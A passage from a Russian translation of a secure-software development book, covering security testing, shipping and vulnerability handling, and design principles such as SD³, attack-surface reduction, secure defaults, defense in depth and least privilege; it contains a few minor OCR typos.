Тестирование защиты настолько важно, что мы посвятили ему отдельную главу. Как и другие члены команды, тестировщики должны пройти обучение по разработке безопасного ПО и знать, как действуют взломщики, кроме того они должны изучить те же методы защиты, что преподаются разработчикам. Тестирование часто ошибочно рассматривают как проверку по списку всех особенностей защиты. Не делайте этой ошибки! Цель тестирования защиты — убедиться, что приложение действительно противостоит атакам. Проверка соответствия имеющегося набора функций заявленному в проекте хотя и исключительно важная, но только часть процесса; как я говорил ранее, в безопасном продукте не должно быть никаких «дополнительных» функций, которые могли бы сделать систему уязвимой. Хороший тестировщик защиты должен искать такие функции и, обнаружив их, пытаться найти в них слабые места. Детальный разбор тестирования защиты, в том числе проверку на мутацию данных и работу с низкими привилегиями, мы отложим до главы 19.

Поставка и сопровождение

Самая трудная часть работы сделана, или, по крайней мере, так кажется, и код готов для отправки заказчику. Но безопасен ли продукт? Нет ли в нем известных брешей, которыми может воспользоваться злоумышленник? В конце концов, все сводится к одному вопросу: как узнать, что продукт готов?

Как узнать, что продукт готов

Приложение следует считать законченным, когда нет брешей в защите, способных поставить под удар выполнение задач, определенных на стадии проектирования. К счастью, я никогда не видел, чтобы кто-то менял эти задачи на этапе поставки; не советую этого делать и вам,

Чем ближе «час X», тем труднее устранить неожиданно возникшую проблему, не выбившись при этом из графика. Понятно, что дефекты защиты очень серьезны и обращаться с ними нужно с предельной внимательностью и осторожностью, чтобы не навредить клиентам. Очень возможно, что в случае обнаружения серьезного дефекта, связанного с безопасностью, вам придется скорректировать график и предусмотреть в нем время для исправления недостатка.

Подумайте, может, стоит перечислить известные дыры в файле readme, но имейте в виду, что пользователи редко читают эти файлы. И. конечно же, не используйте readme-файл как средство обеспечения защиты для клиентов. Устанавливаемая по умолчанию конфигурация приложения должна быть безопасной, а описания проблем в readme-файле — простыми и понятными даже для неподготовленного пользователя.

Внимание! Не поставляйте приложение, если в нем есть известные, чреватые серьезными нарушениями безопасности ошибки!

Обратная связь

После начала эксплуатации продукта в нем неизбежно обнаружатся бреши — одни выявите вы, другие — ваши пользователи. Поэтому следует заранее позаботиться о политике и процедурах решения проблем по мере их возникновения. Обнаруженный недостаток должен пройти процедуру «сортировки», при этом определяется его серьезность, принимается решение, как лучше его устранить и в каком виде предоставить исправление клиентам. Если дефект выявлен в компоненте, последний следует тщательно исследовать на предмет аналогичных недостатков. Если этого не сделать, повторы не заставят себя долго ждать, кроме того, подобное отношение — проявление элементарного неуважения к клиентам. Делайте все правильно и, обнаружив ошибку определенного типа, искореняйте не только ее, но и всех ее «сестриц-близняшек».

Если вы нашли дыру в ПО, которым пользуетесь, проявите сознательность, обратитесь к производителю и сотрудничайте с ним над устранением уязвимого места. Много полезного вы почерпнете из следующих публикаций: из бюллетеней «Acknowledgment Policy for Microsoft Security» («Политика по отношению к представлению сообщений о брешах защиты в продуктах Microsoft») (*www.microsoft.com/technet/security/bulletin/policy.asp*RFPolicy (документ о политике открытости) (*www.wiretrip.net/rfp/policy.html*) Интернет-очерка «Responsible Vulnerability Disclosure Process» («Процесс ответственного устранения брешей») Кристи (Christey) и Уайсопала (Wysopal) (*http://www.ietf.org*).

Если вам действительно нужны рекомендации, как реагировать на обнаружение брешей, посмотрите документ «Common Methodology for Information Technology Security Evaluation» («Стандартная методика оценки безопасности в информационных технологиях») на странице (*www.commoncriteria.org/docs/ALC_FLR/alc_flr.html*). Это трудный для чтения текст, но от этого не менее интересный,

Ответственность

В некоторых компаниях-разработчиках за создание кода и исправление в нем ошибок отвечают разные люди. Это неправильно, и вот почему. Допустим, Джон — программист, создавший часть приложения. После обнаружения бреши в этой части программы устранить недостаток поручили Мэри. Какой урок вынесет из этого Джон? Да никакой! Он продолжит делать те же ошибки, потому что без обратной связи он так и не узнает, что ошибается. Руководству также очень трудно определить динамику развития Джона: растет ли он как программист?

Внимание! Обнаруженную брешь предоставьте латать программисту, который написал «дырявый» код. Только так он сможет понять свою ошибку и исправиться.

Резюме


Команде, в которой мало что знают о безопасности систем, не удастся создать безопасный продукт. Собственно говоря, как и той, где отсутствует жесткий контроль за безопасностью на каждом этапе процесса. Мы рассказали о некоторых

улучшениях процесса разработки, помогающих создавать приложения, успешно противостоящие атакам. Часть этих рекомендаций следует реализовать немедленно. Промедление с обучением разработчиков и созданием механизмов ответственности каждого за свои ошибки смерти подобно. Другие процедуры можно внедрять по мере роста вашей квалификации и глубины понимания проблем. Как бы вы ни были заняты, выделите время и посвятите его оценке текущего состояния процессов и стоящих перед компанией задач по обеспечению безопасности, а также созданию планов модернизации процессов, которые позволят решить эти задачи.

Не волнуйтесь заранее! Модернизация процессов с целью создания более безопасного ПО не так сложна, как кажется! Самое трудное — изменить собственное мышления и отношение к безопасности.

ГЛАВА

3



Принципы безопасности, которые следует взять на вооружение

Систему безопасности следует проектировать и встраивать в приложение с самого начала работы над ним. В этой главе речь пойдет о проверенных временем принципах построения системы безопасности, которые следует взять на вооружение и реализовать при разработке общей стратегии. Вы узнаете о том, на что в первую очередь следует обратить внимание менеджерам, проектировщикам и архитекторам приложений при проектировании системы безопасности. Это не означает, что программистам и тестировщикам читать эту главу ни к чему: если они освоят принципы проектирования защиты, то смогут создавать более защищенные программы. А начнем мы с некоторых общих понятий и правил.

Принцип SD³: безопасно согласно проекту, по умолчанию и при развертывании

Работая над инициативой «Безопасная Windows» (Secure Windows Initiative), мы сформулировали концепцию, состоящую из трех частей: безопасность приложения должна обеспечиваться на *стадии разработки проекта, в конфигурации по умолчанию и при развертывании* (в английском варианте: «secure by design, by default and in deployment» — SD³). Как оказалось, подобный подход помогает упорядочить процесс разработки и создавать более защищенные системы.

Безопасно согласно проекту

ПО значительно лучше защищено, когда с самого начала проектируется с учетом требований безопасности. Чтобы создать удачный проект, мы рекомендуем выполнить определенные процедуры.

- Назначьте человека, ответственного за обеспечение безопасности продукта, Подобный труд прилично оплачивается, но это не значит, что этот сотрудник должен стать козлом отпущения — он участвует во всех собраниях и решает, достаточно ли защищен продукт для начала «отгрузки», а если нет, то что нужно сделать, чтобы исправить ситуацию.
- Обеспечьте обязательный тренинг всего персонала (детально об этом — в главе 2).
- К моменту завершения фазы проектирования подготовьте модели опасностей, грозящих системе. Подробнее о них рассказывается в главе 4, а пока вам достаточно знать, что они помогают выяснить, каким атакам будет подвергаться приложение и какие уязвимые места следует устранять.
- Придерживайтесь рекомендаций по безопасному проектированию и программированию. Их вы найдете в приложениях В, Г и Д. Учтите — это обязательный минимум, а вам следует стремиться максимально расширить и обогатить их.
- Как можно раньше устраняйте все ошибки, которые возникают из-за несоблюдения рекомендаций. Помните: взломщика не интересует, старый это код или новый. Если в коде есть ошибки, значит, он «дырявый» независимо от «возраста».
- Постоянно обновляйте рекомендации. Злоумышленники постоянно обогащают свой опыт, и вы не забывайте публиковать данные о новых брешах и способах их устранения.
- Разработайте регрессионные тесты для проверки всех уже исправленных ошибок в системе защиты. Это один из способов обучения на ошибках (подробнее мы обсудим это далее). Обнаружив очередную брешь в защите, создайте программу, в которой отражена «квинтэссенция» атакующего кода, использующего данный тип уязвимости, и тщательно исследуйте остальную часть приложения на предмет обнаружения похожих ошибок.
- Упростите код и модель защиты. Это нелегко, особенно при наличии большого количества клиентов, которые активно пользуются приложением. Но все же неплохо продумать планы упрощения старого кода, чтобы избавить его от устаревших и небезопасных функций. Как правило, со временем код усложняется и хуже поддается сопровождению и поддержке, поэтому время, потраченное на удаление устаревшего кода и, как следствие, на упрощение приложения, вместо добавления новых функций и исправления ошибок, оказывается исключительно полезным для повышения безопасности. Старение программы часто называют *вырождением кода* (code rot).
- Перед началом продаж ПО проведите «тест на выживание» (penetration analysis), Установите тестовые серверы и предложите своей команде, а также сторонним группам взломать систему. По опыту могу сказать, что команду следует сформировать из экспертов в области безопасности и освободить ее от других заданий — в противном случае вам практически ничего не удастся выяснить, Недостаточно тщательное тестирование оказывает «медвежью услугу» созда-

телям приложения — у команды разработчиков создается ложное чувство уверенности в защищенности продукта. Это же справедливо и в отношении так называемых «хакерских фестивалей» (hack-fests), когда вы предлагаете всем желающим испытать силы и попытаться взломать вашу систему. Обычно это пустая трата времени, если только вы не тестируете приложение на устойчивость к атакам типа «отказ в обслуживании* (denial of service attack, или DoS-атаки) — большинство потенциальных «взломщиков» не слишком-то грамотны и квалификации и фантазии им хватает лишь на попытку «забить* сер.чер потоком запросов.

Безопасно по умолчанию

Основная идея данного принципа в том, что ПО должно гарантировать достаточно высокий уровень безопасности при установке в конфигурации по умолчанию. Эту задачу решают несколькими путями.

- Не «включайте» в конфигурации по умолчанию все функции и возможности: выбирайте только те, которые потребуются большинству ваших пользователей, и позаботьтесь о простом механизме активизации остальных функций.
- Приложение должно работать в условиях минимально возможных привилегий. Не требуйте, чтобы ПО работало под учетной записью с высокими полномочиями, например члена группы Administrators (Администраторы) или Domain Administrators (Администраторы домена), когда без этого можно обойтись, Подробнее этот вопрос обсуждается немного дальше в этой главе, а также в главе 7, которая целиком посвящена этому вопросу.
- Обеспечьте адекватную защиту ресурсов. Конфиденциальные данные и критически важные ресурсы обязательно защитите от атак (подробнее — в главе 6),

Безопасно при развертывании

Это означает, что система должна быть готовой к работе сразу после установки. Вы можете отлично спроектировать и написать приложение, но если его сложно развертывать и администрировать, пользователям будет нелегко обеспечить его безопасность при возникновении новых опасностей. Вот несколько рекомендаций, которые позволят повысить безопасность создаваемого ПО.

- Позаботьтесь о создании механизма администрирования безопасности ПО. Ясно, что администратор, не зная параметров подсистемы защиты и конфигурации приложения, не в состоянии определить уровень защищенности приложения. Здесь подразумевается также возможность узнать, сколько *пакетов исправлений* (patch) уже применено к системе.
- Максимально оперативно выпускайте качественные пакеты исправлений подсистемы безопасности. Обнаружив или узнав о бреши в коде, исправляйте ошибку без проволочек, но без излишней спешки — она также весьма опасна! В горячке можно добавить пару-тройку неприятных ошибок, поэтому тщательно следите за корректностью исправлений.
- Проинформируйте пользователей, как *безопасно* работать с системой. Не бойтесь разнообразить способы: интерактивная справка, документация или контекстные подсказки прямо на экране (подробнее — в главе 24) — все уместно!

Принципы безопасности

А теперь мы детально обсудим принцип SD³. Запомните: безопасность нельзя вынести в отдельный отрезок кода. Так же как и производительность, масштабируемость, управляемость и читабельность кода; безопасность — это дисциплина, которой должен владеть каждый проектировщик, разработчик и тестировщик. Поработав с различными фирмами-разработчиками, мы пришли к выводу, что, если неотступно следовать определенным принципам безопасности при проектировании и тщательно продумать организацию процесса разработки, ваш продукт окажется вполне защищенным. Итак, каковы же эти принципы? Вот они:

- учиться на ошибках;
- уменьшать «площадь» приложения, открытую для нападений;
- создавать систему безопасности с защитой на всех уровнях;
- использовать минимальные привилегии;
- в конфигурации по умолчанию назначать безопасные параметры;
- помнить, что обратная совместимость всегда чревата проблемами;
- всегда предполагать незащищенность внешних систем;
- предусмотреть план действий при сбоях и отказах;
- позаботиться, чтобы при любых сбоях система сохраняла конфиденциальность информации;
- помнить, что возможности подсистемы безопасности — это не то же самое, что безопасные возможности системы;
- никогда не полагаться на защиту, основанную только на ограниченности информации (не рассчитывайте, что, если вы скроете информацию о приложении, злоумышленник не догадается об уязвимости);
- не смешивать код и данные;
- корректно исправлять ошибки в подсистеме безопасности.

В этот список можно включить еще много мудрых рекомендаций, но, думается, сейчас самое время подробнее рассказать о перечисленных, потому как мы находим их самыми важными.

Учитесь на ошибках

Общеизвестно, что «за одного битого двух небитых дают», но мы готовы поклясться, что в области проектирования ПО не особенно-то быстро учатся на ошибках. То же верно и в отношении безопасности. Вот мои любимые цитаты об учении на ошибках,

История — это огромная система раннего предупреждения.

Норман Казинс (Norman Cousins) (1915—1990), американский писатель и редактор

Не помнящий прошлого обречен на его повторение.

Джордж Сантаяна (George Santayana) (1863-1952), американский философ и писатель испанского происхождения

Мучительнее извлечения уроков из опыта только их неизвлечение.

Арчибальд Маклейш (Archibald McLeish)
(1892-1982), американский поэт

Обнаружив проблему с защитой в своем приложении или узнав о недостатке безопасности продукта конкурента, постарайтесь извлечь из этого максимум пользы. Задайте себе несколько вопросов.

- Почему возникла ошибка?
- Повторяется ли она в других частях кода?
- Как не допустить тиражирования подобных ошибок?
- Как оградить приложение от ошибок такого рода в будущем?
- Нужно ли обновить инструменты анализа или процедуры обучения?

Относитесь к каждой ошибке, как к возможности поучиться. К сожалению, в стремлении побыстрее «выбросить» продукт на рынок, разработчики пренебрегают этим важным этапом, и в результате мы видим, как одни и те же ошибки «переползают» из версии в версию. Неспособность учиться на ошибках влетает компании в копеечку.

С нашей подачи в Microsoft организована такая важная процедура, как «посмертное вскрытие» ошибок защиты, которые были зафиксированы в Центре безопасности Microsoft (Microsoft Security Response Center) — *www.microsoft.com/security*. Процесс начинается с заполнения документа об ошибке, который затем наша группа анализирует, пытаясь извлечь полезный опыт. В документе содержатся следующие данные:

- название продукта;
- версия продукта;
- имя контактного лица:
- код ошибки в базе данных;
- описание бреши;
- возможные последствия взлома защиты в этом месте;
- проявляется ли эта ошибка при установке по умолчанию;
- что могут сделать проектировщики, разработчики или тестировщики, для устранения недоработки;
- детальная информация об исправлении ошибки, включая, если нужно, *различия кода* (code diffs)*.

Как сказал Альберт Эйнштейн, «Опыт — вот единственный источник знаний», и обучение на ошибках — прекрасный путь к накоплению знаний о слабых местах в защите.

Совет В свое время отец мне говорил: «Ты можешь совершить любую ошибку, но единственный раз. Вынеси из нее урок и впредь воздержись ее повторять».

* Термин, используемый в системах контроля версий. Обозначает детальную информацию о различии кода в разных версиях. — *Прим. перев.*

Трудный урок

Около четырех лет назад в защите продукта, к которому я имел отношение, была найдена ошибка (какая точно, я уже не припомню). После ее исправления я задал команде разработчиков несколько вопросов, в том числе такой: «В чем причина появления ошибки?» Менеджер проекта ответил, что команда была слишком занята, чтобы тратить время на такие глупости. В течение следующего года клиенты в программе обнаружили еще три подобных ошибки. На исправление каждой потребовалось около 100 человеко-часов.

Я познакомил с этой информацией нового менеджера проекта — предыдущий ушел «на повышение» — и заметил, что четыре однотипные ошибки, обнаруженные за год, говорят об одном — это не случайность. Он согласился, и мы потратили четыре часа, пытаясь отыскать причину их появления. Дело выеденного яйца не стоило — просто некоторые разработчики неправильно использовали одну функцию. Мы поискали похожие места в коде проекта, нашли еще четыре «дыры» и тут же их «залатали». Затем мы добавили отладочный код в функцию, неправильный вызов которой приводил к аварийному завершению приложения. В заключение мы разослали по электронной почте сообщение всем сотрудникам организации с описанием ошибки и рекомендациями, что следует предпринять, чтобы ошибка не возникала в будущем. На все ушло чуть меньше 20 человеко-часов.

Проблема была решена. Программисты иногда допускают эту ошибку, но команда быстро ее вылавливает благодаря коду проверки ошибки, который мы добавили. Поиск причин проблемы и время, потраченное на искоренение такого класса ошибок, наверняка сэкономило первому менеджеру проекта массу времени на более полезные занятия!

Уменьшайте «площадь» приложения, уязвимую для нападений

Увеличивая объем кода и расширяя набор поддерживаемых сетевых протоколов, вы быстро обнаруживаете, что у атакующего появляется больше возможных «точек входа». Очень важно минимизировать их число, а пользователей заставить активизировать дополнительные возможности только по мере необходимости. В главе 19 я расскажу о технических деталях расчета относительной «открытой площади» программы, пока же запомните, что следует учитывать число;

- открытых сокетов (TCP и UDP);
- открытых *именованных каналов* (named pipes);
- открытых конечных точек удаленного вызова процедур (RPC endpoints);
- служб;
- служб, запускаемых по умолчанию;
- служб, обладающих высокими полномочиями:
- фильтров и приложений ISAPI;
- динамических Web-страниц;

- учетных записей в группе администраторов;
- файлов, каталогов и параметров реестра с не обеспечивающими должной защиты списками управления доступом (Access Control List, ACL).

Не все из перечисленного применимо к вашему приложению, и конечное число имеет значение только в сравнении с другой версией того же приложения, но в любом случае ваша цель — снизить его насколько возможно. Имейте в виду, службу, которая устанавливается как часть приложения и запускается под учетной записью SYSTEM, следует считать за три «точки входа»! При проведении мероприятий по безопасности в Microsoft мы руководствовались ключевой фразой-правилом для проектировщиков, архитекторов и менеджеров проектов: «Делайте все для уменьшения открытой «площади» приложения».

Назначайте безопасные параметры в конфигурации по умолчанию

Для уменьшения открытой «площади* приложения необходимо, в том числе, назначать безопасные параметры для конфигурации по умолчанию. Это наиболее труднодостижимая, но в то же время исключительно важная задача разработчика приложения. Следует подобрать удовлетворяющий пользователей набор функций — при условии, что он определен на основе требований пользователей, — и убедиться, что выбранные функции безопасны. Чтобы снизить риск, возможности, используемые редко, в конфигурации по умолчанию отключаются. Отключенная возможность не может стать легкой добычей взломщика. Я часто применяю правило Парето, известное также как правило «80/20»: «Определите 20% функций, с которыми работают 80% пользователей». В конфигурации по умолчанию активны эти 20% функций, а остальные 80% отключаются, однако пользователям предоставляются простые инструкции и меню для их активизации. (Различайте простые и сложные инструкции. Такую, например, как: «Просто добавьте в реестр параметр типа DWORD, в котором младшие 28 бит определяют отключаемые функции», ну никак нельзя назвать простой!). Конечно, кто-то из команды потребует, чтобы редко применяемая функция активизировалась по умолчанию. Часто приходится встречать программистов, которым собственный опыт диктует особый взгляд на вещи: его мама пользуется этой функцией, он проектировал или он писал эту функцию.

Примечание Есть и обратная сторона отключения функций в конфигурации по умолчанию: программы установки, использующие отключенную функцию, могут не сработать, если они предполагают, что ваше приложение работает. Но это никак нельзя считать оправданием для включения функции по умолчанию. Правильное решение в такой ситуации — доработка зависимой программы установки.

Некоторое время назад я анализировал защиту инструмента разработки, выпуск которого ожидался через несколько месяцев. В приложении была предусмотрена одна потрясающая возможность, которая устанавливалась и активизировалась по умолчанию. Выслушав 20-минутное объяснение разработчиков, как действует функция, я подвел итог одним предложением: «Насколько я понял, любой может выполнить произвольный код на компьютере, где установлен этот продукт.

Это верно?» После короткой дискуссии разработчики подтвердили мою догадку. Я настаивал на том, чтобы устранить проблему. Но до выпуска приложения оставалось мало времени, и кто-то из команды выдвинул такое предложение: «А почему бы нам не поставлять продукт с этой функцией, включенной по умолчанию, а в документации предупредить пользователей о риске, которому она подвергает безопасность приложения?» Я ответил: «А почему не поставлять продукт с отключенной по умолчанию функцией и не сообщить в документации, как ее включить, когда она действительно понадобится?» Мой ответ не понравился лидеру команды: «Вы же знаете, что люди не читают документацию, пока не припрет! И наша новинка останется невостребованной». Улыбнувшись, я ответил: «Верно! Так почему же вы полагаете, что они станут читать документацию и узнают, как отключить опасную возможность?» В итоге они вообще выкинули эту функцию, и правильно сделали, поскольку и так выбивались из графика!

Другая причина, по которой следует по умолчанию отключать максимум функций, не имеет к безопасности никакого отношения: это производительность. Чем больше функций активизировано, тем больше приложение занимает памяти, а это означает более интенсивную подкачку с диска, что бьет по производительности.

Внимание! Включая в конфигурации по умолчанию больше функций, вы увеличиваете вероятность нарушения защиты, поэтому минимизируйте их число. Запрещайте все функции и обеспечьте простой механизм их активизации по мере необходимости. «Помиловать* следует те функции, о которых известно, что их отключение доставит массу неудобств пользователям.

Защищайте все уровни

Принцип «защиты на всех уровнях» достаточно прост: представьте, что ваше приложение — последний «оставшийся в живых» компонент, когда все прочие механизмы защиты уничтожены. Ему придется защищаться самостоятельно. Например, если в обычных условиях приложение защищено брандмауэром, стройте его так, чтобы оно выстояло даже при компрометации межсетевого экрана.

Помните пример со средневековым замком из первой главы? Предположим, ваши пользователи — владельцы замка, члены знатного в XVI веке рода, а вы начальник гарнизона крепости. Обнаружив наступление врагов, вы успокаиваете хозяина: ваши доблестные стрелки, высота стен и глубина рва остановят нападающих. Владелец доволен. Спустя два часа вы снова просите аудиенции и докладываете, что оборона прорвана и крепостная стена разрушена. На вопрос о дальнейшей обороне замка вы бессильно отвечаете, что единственный выход — капитуляция, так как враг уже в замке. Так карьеру в вооруженных силах не сделать*. Вы должны драться до последней капли крови или пока не получите приказ прекратить сопротивление.

* Надо заметить, что в средние века такой трусливый начальник гарнизона рисковал не карьерой, а головой: не собственный господин, так победители ее снесли бы. — *Прим. ред.*

Еще один пример уже из сегодняшнего времени. Когда вы последний раз видели операциониста банка, в кассе которого скопилась куча денег? Чтобы добраться до действительно серьезных денег, придется проникнуть в хранилище, а до этого преодолеть несколько уровней защиты:

- миновать охранника у входа в банк;
- пройти двойные взаимоблокирующиеся двери, которые есть во многих банках. Входя в банк, вы попадаете в пуленепробиваемую стеклянную капсулу. Внешняя дверь закроется, и лишь через несколько секунд откроется внутренняя стеклянная дверь в помещение банка. Это значит, что не удастся быстро забежать в операционный зал и выскочить из него — уже с деньгами. В сущности, операционист или охранник может заблокировать дверь удаленно и «поймать» вора, когда тот попытается выйти;
- миновать охранников внутри банка;
- обойти множество телевизионных камер, которые контролируют все помещение и отслеживают перемещения всех людей;
- вы не можете заставить провести вас в хранилище операционистов, у них нет туда доступа (это пример наименьших полномочий, о которых поговорим далее);
- преодолеть несколько уровней защиты хранилища:
  - оно открывается только в определенное время;
  - у него очень толстые металлические стены и двери;
  - методы доступа в разные отделения хранилища отличаются,

К сожалению, подавляющее большинство приложений спроектировано и запрограммировано так, что взлом брандмауэра ведет к гарантированной компрометации программы. В современных условиях это очень плохо. Вы не вправе признавать поражение только из-за того, что скомпрометирована лишь часть механизмов защиты. В этом сущность защиты на всех уровнях: на каком-то этапе приложение должно постоять за себя. Не полагайтесь на другие системы и принимайте бой — программы, «железо* и люди могут дать слабину. ПО создают люди, которыми свойственно ошибаться, поэтому в программах возможны погрешности. Вы должны быть готовым к ошибкам и, как следствие, к дырам в защите. Иначе говоря, что вы будете делать, когда единственный внешний контур взломщикам удастся преодолеть? Защита на всех уровнях позволяет устранить из корпоративной ИТ-системы *точки критического сбоя* (single point of failure), разрушение которых приводит к неработоспособности всей инфраструктуры.

Внимание! Предусмотрите в своем приложении средства «самозащиты» от атак, так как внешние средства безопасности могут пасть под напором взломщика и вы окажетесь беззащитны. Никогда не сдавайтесь!

Используйте наименьшие привилегии

Позаботьтесь, чтобы все приложения выполнялись с минимальным набором привилегий, достаточным для выполнения работы, и не более того. Я часто анализировал продукты, которые должны выполняться в контексте безопасности адми-

нистратора или. хуже того, как системная служба, и пришел к выводу, что, немного пораскинув мозгами, проектировщики могли бы снять приложение с «иглы» высоких привилегий. Аргументация о наименьших привилегиях очень проста. Если у приложения есть брешь, позволяющая злоумышленнику внедрить в прикладной процесс свой код и заставить его выполнять нужные хакеру задачи или запустить «троянец» или вирус, вредоносный код получит те же привилегии, что и процесс. Если программа работает под учетной записью администратора, то и код злоумышленника получит административные права. Вот почему мы рекомендуем не запускать приложения под учетной записью члена группы администраторов — на случай внедрения вируса или любого другого злонамеренного кода.

Ну ладно, сознайтесь: ведь вы входите в систему под учетной записью из группы локальных администраторов? Я — нет. Уже более трех лет я не пользуюсь для работы административными полномочиями, и все прекрасно. Я пишу и отлаживаю код, посылаю письма по электронной почте, синхронизирую данные с моим карманным компьютером, пишу документацию для Интранет-сайта и делаю уйму других вещей. Для всего этого права администратора не нужны, так зачем рисковать? (Должен признать, что, обустраивая новый компьютер, я добавляю себя в группу администраторов, устанавливаю все нужные приложения и незамедлительно удаляю себя из этой группы.)

Не наступайте на одни и те же грабли: не работайте в системе под административной учетной записью

Если мне нужно выполнить операцию, требующую административных привилегий, я либо использую команду *runas*, либо создаю на рабочем столе ярлык и на его странице свойств устанавливаю флажок Run as different user (Запускать от имени другого пользователя) (в Windows 2000} или Ran with different credentials (Запускать с другими учетными данными) (в Windows XP). При запуске приложения я ввожу имя учетной записи локального администратора и пароль. Б этом случае от имени администратора запускается только это приложение. Когда оно закрывается, я больше не администратор. Вам следует попробовать этот способ — вы будете гораздо надежнее защищены от атак!

Создавая приложение, укажите необходимые ресурсы и перечень специальных задач, которые оно должно выполнять. Ресурсам могут быть файлы и разделы реестра, специальными задачами — возможность входа пользователя в систему, отладки процессов или выполнения резервного копирования. Часто оказывается, что для выполнения задачи большинство особых привилегий или возможностей не требуется. Создав список ресурсов, определите, какие операции с ними выполняет приложение, например, ему нужно читать и писать в ресурсы, но не создавать или удалять их. Эта информация позволит вам определить, нужны ли пользователю права администратора, чтобы запускать приложение. Чаще всего оказывается, что нет.

Вернемся к примеру организации защиты в банке. Наибольшая ценность в банке — хранилище, но у операционистов нет к нему прямого доступа. Грабитель, конечно, может попытаться угрозами заставить операциониста открыть храни-

лище, но тот просто не знает, как это делается. Так в банке работает принцип минимальных привилегий.

Если хотите немного развлечься, посмотрите раздел "Если не использовать учетную запись администратора, программа просто «ломается»» в приложении Б. где с юмором и наглядно иллюстрируется принцип наименьших полномочий. А в главе 7 исчерпывающе объясняется, как в большинстве случаев удается «обойти* казалось бы неустранимую требовательность приложения к опасно высоким привилегиям.

Совет Если ваше приложение или служба не работает при запуске под учетной записью, отличной от административной или системной, разберитесь, в чем дело. Велика вероятность, что в повышенных привилегиях нет никакой необходимости,

Разделите привилегии

Принцип наименьших привилегий также подразумевает разделение привилегий: вынесите операции, требующие высших привилегий в другой процесс, который запускается с более высокими привилегиями, достаточными для выполнения операций. А стандартные интерфейсы для повседневной работы поддерживаются процессами с меньшими привилегиями.

В июне 2002 г. серьезную брешь в версиях 2.3-1 и 3-3 протокола OpenSSH, который входит в Apple Mac OS X, FreeBSD и OpenBSD, удалось устранить за счет предусмотренной по умолчанию поддержки разделения привилегий. Уязвимый код стал работать с меньшими правами, так как параметр *UsePrivilegeSeparation* установили в *ssbd_config.* Подробнее об этой проблеме на Web-странице *www.open-ssh.com/txt/preauth.adv.*

Другой пример разделения привилегий — сервер Microsoft IIS 6, который входит в Windows .NET Server. В отличие от IIS 5, на этом Web-сервере пользовательский код по умолчанию не запускается с повышенными привилегиями. Все пользовательские HTTP-запросы обрабатываются внешними рабочими процессами (w3wp.exe), действующими под учетной записью сетевой службы (Network Service), а не более привилегированной локальной системы (Local System). А вот inietinfo.exe, процесс администрирования и управления процессами, у которого нет прямой связи с HTTP-запросами, работает под учетной записью локальной системы.

Еще один пример — Web-сервер Apache. Его работа начинается с запуска главного процесса *bttpd* с полномочиями *root;* для обработки запросов он порождает процессы *bttpd,* которые работают под низкопривилегированной учетной записью *nobody.*

Будьте готовы к проблемам с обратной совместимостью

Обратная совместимость — еще одна причина поставлять защищенные приложения с безопасными параметрами по умолчанию. Допустим, ваше приложение, которое используют многие крупные корпорации с тысячами, если не с десятками тысяч, клиентских компьютеров, базируется на созданном вами же протоколе, оказавшемся не вполне защищенным. Через пять лет и девять версий у вас наконец-то

«дошли руки» и вы исправили ошибку в протоколе. Но тут-то и начались проблемы: новая версия оказалась несовместимой со старой и компьютеры с новой версией отказывались взаимодействовать с машинами, оснащенными модифицированным приложением. Шансы, что клиенты дружно перейдут на новую версию приложения, минимальны — некоторые из них до сих пор работают на версии 1 и 2. Получается, что «дырявая» версия протокола должна жить вечно!

Одно из хороших решений — предоставить возможность выбора версии протокола с помощью параметров конфигурации. Часть клиентов предпочтет пользоваться только последней версией, чтобы не рисковать или потому что у них попросту нет клиентов с более старой версией.

Совет Решаясь на внесение в продукт существенных изменений, связанных с безопасностью, будьте готовы к появлению вороха проблем с обратной совместимостью,

Обратная совместимость: **подпись в SMB** и TCP/IP

С проблемой обратной совместимости сталкивалась и Microsoft. Протокол SMB (Server Message Block) активно используется в файловых сервисах и сервисах печати в продуктах Microsoft и других поставщиков со времен LAN Manager, то есть с конца 80-х. Новая, более защищенная версия SMB-протокола, в которой реализована подпись пакетов, стала доступной в Windows NT 4 с Service Pack 3 и Windows 98. Обновленный протокол существенно улучшен в двух отношениях; исключена возможность *атак посредника* (man-in-the-middle) и обеспечена проверка целостности сообщений, что предотвращало атаки, связанные с модификацией данных. Б атаке с участием посредника между сетевыми объектами вклинивается посторонний, который выдает себя за одного из них с целью отслеживания, перехвата и контроля передаваемой информации. SMB повышает планку защищенности, заверяя пакеты цифровой подписью, которую проверяют как клиент, так и. сервер.

С точки зрения безопасности имеет смысл внедрить подпись SMB-пакетов. Однако в этом случае компьютеры смогут взаимодействовать по протоколу SM8 только при условии поддержки подписи, то есть практически все компьютеры компании придется модернизировать — задача не всегда выполнимая. Есть альтернативный путь: после установления соединения между двумя компьютерами пытаться использовать подпись пакетов и в случае неудачи переходить на незащищенную версию протокола. Но в плане безопасности это ничего не дает: нападающий всегда сможет заставить сервер перейти на опасную версию SMB.

Другой пример — печально известный своей незащищенностью протокол TCP/IP. В новом протоколе IPSec (Internet Protocol Security) устранено большинство присущих TCP/IP проблем, но не все серверы его понимают (поэтому по умолчанию он отключен). TCP/IP не скоро сойдет со сцены, поэтому нам еще долго придется бороться с атаками на него.

Принимайте как аксиому, что внешние системы не защищены по определению

Предположение о незащищенности внешних систем связано с принципом защиты на всех уровнях: одна только осторожность при взаимодействии с такими системами — уже неплохое средство безопасности. Любые данные, поступающие из систем, над которыми вы не властны, по определению признаются небезопасными, а сами системы — потенциальным источником атак. Это особенно важно в процессах приема данных, введенных пользователем. Пока не доказано обратное, любая информация извне должна рассматриваться как потенциальная атака.

Внешние серверы также могут стать мишенью. Существует масса способов перенаправления клиентов на «не тот» сервер. В главе 15 затрагивается эта тема: система DNS, на которую мы полагаемся при поиске нужного сервера, не слишком-то надежна. Создавая клиент, не особо рассчитывайте, что приложение всегда будет иметь дело с «легальным» паинькой-сервером.

Не рассчитывайте, что вашему приложению всегда придется общаться с программами, которые четко ограничиваются набором команд, доступных в пользовательском интерфейсе или интерфейсе Web-клиента приложения. Многие серверы взламываются лишь из-за легкости, с которой им можно «всучить» вредоносные данные в обход клиента. Та же опасность грозит и в обратном случае, когда клиентам подсовывают «липовый» сервер.

